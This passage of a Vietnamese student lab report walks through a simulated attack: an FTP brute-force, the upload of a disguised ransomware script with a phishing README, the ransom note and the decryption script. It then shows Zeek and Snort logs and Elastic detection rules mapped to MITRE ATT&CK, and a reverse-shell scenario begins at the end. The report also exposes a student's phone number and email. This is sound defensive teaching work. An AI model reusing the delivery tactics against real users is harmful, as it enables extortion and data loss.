
Hình 33. Kết quả tấn công Brute-force dịch vụ FTP

Khi đăng nhập thành công vào dịch vụ FTP bằng tài khoản nodeb, attacker tiếp tục dò tìm vị trí thích hợp để tải lên tệp mã độc. Sau một quá trình duyệt qua các thư mục trong hệ thống, attacker phát hiện ra thư mục /home/ftp. Đây là thư mục dùng chung cho các FTP client, thường được cấu hình làm nơi chia sẻ dữ liệu.




Hình 34. Duyệt các thư mục FTP

Attacker thử tải lên 2 tệp README.txt (tệp phishing) và docs_update.sh (tệp mã độc được ngụy trang dưới dạng 1 shell script cập nhật tài liệu) vào thư mục /home/ftp nhằm kiểm tra quyền ghi. Kết quả thành công, cho thấy thư mục này cho phép ghi và đã upload thành công tệp mã độc.




Hình 35. Kết quả tải tệp độc hại lên thư mục FTP

Một người dùng truy cập vào thư mục /home/ftp trên FTP Server và tải về các tệp này mà không hề nghi ngờ.



Hình 36. Người dùng tải về các tệp từ FTP Server

Sau khi tải xuống, người dùng mở tệp README.txt và thấy hướng dẫn cập nhật tài liệu bằng script docs_update.sh. Khi thực hiện theo hướng dẫn, toàn bộ dữ liệu trong thư mục Documents bị mã hóa. Ngay sau đó, một tệp Recovery_Info.txt được tạo ra, trong đó yêu cầu người dùng chuyển khoản và liên hệ để nhận khóa giải mã và hướng dẫn khôi phục dữ liệu.



Hình 37. Dữ liệu bị mã hóa và thông báo đòi tiền chuộc

Sau khi hoàn tất chuyển khoản, người dùng gửi tệp encrypted_key.bin cho attacker.




Lê Phát Anh, Tuấn <22521603@gm.uit.edu.vn>
đến tôi ▾

LE PHAT ANH TUAN

Student | University of Information Technology - VNU HCM
Information Security - Faculty of Computer Networks & Communications
Phone : 0794 087 697
Email : 22521603@gm.uit.edu.vn
Facebook : facebook.com/lpatuan2703

Một tệp đính kèm • Gmail đã quét ⓘ



← Trả lời

→ Chuyển tiếp

Hình 38. Email người dùng gửi kẻ tấn công

Khi nhận được đủ số tiền và tệp encrypted_key.bin, attacker gửi lại cho người dùng khóa giải mã và script hướng dẫn khôi phục dữ liệu




Lê Phát Anh, Tuấn <22521603@gm.uit.edu.vn>
đến tôi ▾

LE PHAT ANH TUAN


Student | University of Information Technology - VNU HCM
Information Security - Faculty of Computer Networks & Communications
Phone : 0794 087 697
Email : 22521603@gm.uit.edu.vn
Facebook : facebook.com/lpatuan2703

2 tệp đính kèm • Gmail đã quét ⓘ



Hình 39. Email kẻ tấn công gửi người dùng

Người dùng nhận được cặp key:IV và script hướng dẫn, rồi thực hiện theo để giải mã dữ liệu.




l3tu4n@l3tu4n-VMware-Virtual-Platform:~/Documents\$ cat key_iv.txt
6606b0d94d2353a4e7671a748b9c79219e86d7bebb6d2da693dacb0e0e934757:9731c43f5374422aac3f3b6bc1c8f453
l3tu4n@l3tu4n-VMware-Virtual-Platform:~/Documents\$ cat decrypted.sh
#!/bin/bash

KEY="a1b2c3d4e5f6..." # Thay bằng KEY thực tế
IV="1a2b3c4d5e6..." # Thay bằng IV thực tế
TARGET_DIR="\$HOME/Documents"

for file in "\$TARGET_DIR"/*.enc; do
 if [-f "\$file"]; then
 filename=\$(basename "\$file" .enc)
 echo "Đang giải mã \$file thành \$filename..."
 openssl enc -aes-256-cbc -d -in "\$file" -out "\$TARGET_DIR/\$filename" -K "\$KEY" -iv "\$IV"
 if [\$? -eq 0]; then
 echo "Giải mã thành công \$filename"
 rm "\$file" # Xóa tệp .enc sau khi giải mã
 else
 echo "Giải mã thất bại cho \$filename"
 fi
 done


Hình 40. Hướng dẫn khôi phục dữ liệu kèm khóa giải mã



```
l3tu4n@l3tu4n-VMware-Virtual-Platform:~/Documents$ cat decrypted.sh  
#!/bin/bash  
  
KEY="6606b0d94d2353a4e7671a748b9c79219e86d7bebb6d2da693dacb0e0e934757" # Thay bằng KEY thực tế  
IV="9731c43f5374422aac3f3b6bc1c8f453" # Thay bằng IV thực tế  
TARGET_DIR="$HOME/Documents"  
  
for file in "$TARGET_DIR"/*.enc; do  
    if [ -f "$file" ]; then  
        filename=$(basename "$file" .enc)  
        echo "Đang giải mã $file thành $filename..."  
        openssl enc -aes-256-cbc -d -in "$file" -out "$TARGET_DIR/$filename" -K "$KEY" -iv "$IV"  
        if [ $? -eq 0 ]; then  
            echo "Giải mã thành công $filename"  
            rm "$file" # Xóa tệp .enc sau khi giải mã  
        else  
            echo "Giải mã thất bại cho $filename"  
        fi  
    done
```

Hình 41. Nội dung các tham số được sử dụng để giải mã

Như vậy các tệp tin đã được khôi phục hoàn toàn.



Hình 42. Quá trình giải mã và khôi phục tệp dữ liệu

5.1.2. Phát hiện và phản ứng

Zeek phát hiện

Khi dùng Zeek để phân tích log liên quan đến tệp docs_update.sh, ta phát hiện IP 192.168.63.129 (máy attacker) đã sử dụng tài khoản mật khẩu của NodeB để gửi lệnh STOR qua giao thức FTP để upload tệp này lên IP 192.168.63.130 (máy chủ FTP/máy NodeA) qua cổng 21. Đồng thời, trong notice.log, Zeek cũng ghi nhận cảnh báo liên quan đến mã độc có tên docs_update.sh được upload từ IP 192.168.63.129. Dựa vào trường fuid giống nhau trong ftp.log và files.log, ta xác định được thông tin chi tiết của tệp như: tổng số byte 2069, hàm băm MD5 và SHA1 của tệp.

Comparing 6 documents Comparison settings Exit comparison mode

Field	DKHw15YBBIG_4I20LRWP	HqHw15YBBIG_4I20VRUY	H6Hw15YBBIG_4I20VRUY
<code>t file.name</code>	-	-	<code>docs_update.sh</code>
<code>t zeek.files.fuid</code>	-	-	<code>Fcw1RK2w6BP21MgWHD</code>
<code># zeek.files.seen_bytes</code>	-	-	2,069
<code>t zeek.files.md5</code>	-	-	<code>79ce9ba39b7c83f47676d641ed3e8dd2</code>
<code>t zeek.files.sha1</code>	-	-	<code>0f7c24aacf60e3e115de6d276ccffce4eb1d3f2</code>
<code>t zeek.session_id</code>	<code>CzAuP22A8kQkYcb22h</code>	<code>CzAuP22A8kQkYcb22h</code>	-
<code>t source.ip</code>	192.168.63.129	192.168.63.129	-
<code># source.port</code>	56,874	-	-
<code>t destination.ip</code>	192.168.63.130	192.168.63.130	-
<code># destination.port</code>	21	-	-
<code>t zeek.ftp.user</code>	nodeb	-	-
<code>t zeek.ftp.password</code>	nodeb	-	-
<code>t zeek.ftp.filename</code>	<code>docs_update.sh</code>	-	-
<code>t zeek.ftp.file.uid</code>	<code>Fcw1RK2w6BP21MgWHD</code>	-	-
<code>t zeek.ftp.command</code>	STOR	-	-
<code>t zeek.ftp.reply.msg</code>	Transfer complete.	-	-
<code>t zeek.notice.msg</code>	-	Detected potential ransomware in FTP! Known bad file name: <code>docs_update.sh</code> in command STOR from 192.168.63.129 to 192.168.63.130	-
<code>t log.file.path</code>	<code>/usr/local/zeek/logs/current/ftp.log</code>	<code>/usr/local/zeek/logs/current/notice.log</code> <code>/usr/local/zeek/logs/current/files.log</code>	

Hình 43. Log Zeek ghi nhận hành vi upload qua FTP

Ngoài việc upload, zeek cũng ghi nhận IP 192.168.63.128 (máy NodeB) thực hiện lệnh RETR để tải file này từ máy 192.168.63.130. Đồng thời, notice.log có cảnh báo nghi ngờ ransomware khi docs_update.sh được tải về máy NodeB. Theo files.log (qua trường fuid) file có dung lượng 2069 bytes với các hàm băm MD5 và SHA1 khớp với bản tệp do attacker upload ban đầu.

KaHw15YBBIG_4I201BWX	N6Hw15YBBIG_4I201BWf	8qHx15YBBIG_4I20yBXh
-	docs_update.sh	-
-	F5KaYT8wXaP650vAh	-
-	2,069	-
-	79ce9ba39b7c83f47676d641ed3e8dd2	-
-	0f7c24aacf60e3e115de6d276ccffce4eb1d3f 2	-
C1XgzE1uHquXQzE2A9	-	C1XgzE1uHquXQzE2A9
192.168.63.128	-	192.168.63.128
-	-	39,650
192.168.63.130	-	192.168.63.130
-	-	21
-	-	nodeb
-	-	nodeb
-	-	docs_update.sh
-	-	F5KaYT8wXaP650vAh
-	-	RETR
-	-	Transfer complete.
Detected potential ransomware in FTP! Known bad file name: docs_update.sh in command RETR from 192.168.63.128 to 192.168.63.130	-	-
/usr/local/zeek/logs/current/notice.log	/usr/local/zeek/logs/current/files.log	/usr/local/zeek/logs/current/ftp.log

Hình 44. Log Zeek ghi nhận hành vi tải tệp về qua FTP

Snort phát hiện

Tương tự như Zeek, Snort cũng có thể phát hiện các cuộc tấn công như Scan và Brute Force.

□ ↗ May 27, 2025 @ 18:06:57.074 05/27-18:06:58.476393 [**] [1:1:0] FTP brute-force failed login attempt [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.63.130:21 -> 192.168.63.129:42686
□ ↗ May 27, 2025 @ 18:06:42.071 05/27-18:06:37.390019 [**] [1:3:0] TCP SYN scan detected [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.63.129:63585 -> 192.168.63.2:443

Hình 45. Log Snort phát hiện tấn công Brute-force và Scan

Rule mapping với mitre attack

1/ Detect Network Scan

Detect Network Scan

Created by: elastic on May 19, 2025 @ 00:58:18.065 Updated by: elastic on May 28, 2025 @ 22:38:54.130

Last response: succeeded at May 28, 2025 @ 22:38:37.186 Notify when alerts generated

About

Detect network scan activity by matching scan types.

Severity Medium

Risk score 50

MITRE ATT&CK™

- Discovery (TA0007)
 - Network Service Discovery (T1046)
- Reconnaissance (TA0043)
 - Active Scanning (T1595)
 - Scanning IP Blocks (T1595.001)

Definition

Index patterns filebeat-*

Custom query zeek.notice.note:"Scan::Port_Scan" or zeek.notice.note:"Scan::Address_Scan" or zeek.notice.note:"Scan::Random_Scan"

Custom query language KQL

Rule type Query

Timeline template None

Hình 46. Rule phát hiện Network Scan ánh xạ với MITRE ATT&CK

2/ Detect FTP Brute Force

Detect FTP Brute Force

Created by: elastic on May 19, 2025 @ 02:15:04.856 Updated by: elastic on May 28, 2025 @ 22:37:23.033

Last response: succeeded at May 28, 2025 @ 22:37:07.285 Notify when alerts generated

About

Detect unauthorized login attempts through FTP-based brute-force attacks.

Severity Medium

Risk score 60

MITRE ATT&CK™

- Credential Access (TA0006)
 - Brute Force (T1110)
 - Password Guessing (T1110.001)

Max alerts per run 100

Definition

Index patterns filebeat-*

Custom query zeek.notice.note:"FTP::Bruteforcer"

Custom query language KQL

Rule type Query

Timeline template None

Hình 47. Rule phát hiện Brute Force FTP ánh xạ với MITRE ATT&CK

3/ Detect Ransomware based on KnowBadFilename

Detect Ransomware based on KnowBadFilename...

Created by: elastic on May 19, 2025 @ 03:47:22.307 Updated by: elastic on May 28, 2025 @ 22:36:41.991

Last response: succeeded at May 28, 2025 @ 22:36:37.283 Edit rule settings ⋮

About

Detect possible ransomware activity by matching known bad filenames.

Severity High

Risk score 88

MITRE ATT&CK™ Impact (TA0040) ↗
└ Data Encrypted for Impact (T1486)

Max alerts per run 100

Definition

Index patterns filebeat-*

Custom query zeek.notice.note:"Ransomware::KnownBadFilename"

Custom query language KQL

Rule type Query

Timeline template None

Hình 48. Rule phát hiện Ransomware ánh xạ với MITRE ATT&CK

Video mô phỏng phản ứng khi phát hiện tấn công: [Link](#)

5.2. Kịch bản 2: Reverse Shell qua mã độc


5.2.1. Mô phỏng tấn công

Mô tả luồng hoạt động của kịch bản

- Một người dùng tải xuống một tài liệu PDF về môn Machine Learning từ internet, trong đó chứa liên kết đến Dataset.zip được cho là cần thiết cho bài tập.
- Sau khi tải về và giải nén, nạn nhân mở file README.txt có hướng dẫn yêu cầu thực thi script analyze.sh để trích xuất dữ liệu.
- Thực thi analyze.sh tương như bước tiền xử lý bình thường, nhưng ngay lập tức script sẽ thiết lập kết nối ngược (reverse shell) từ máy nạn nhân đến máy chủ do attacker kiểm soát.

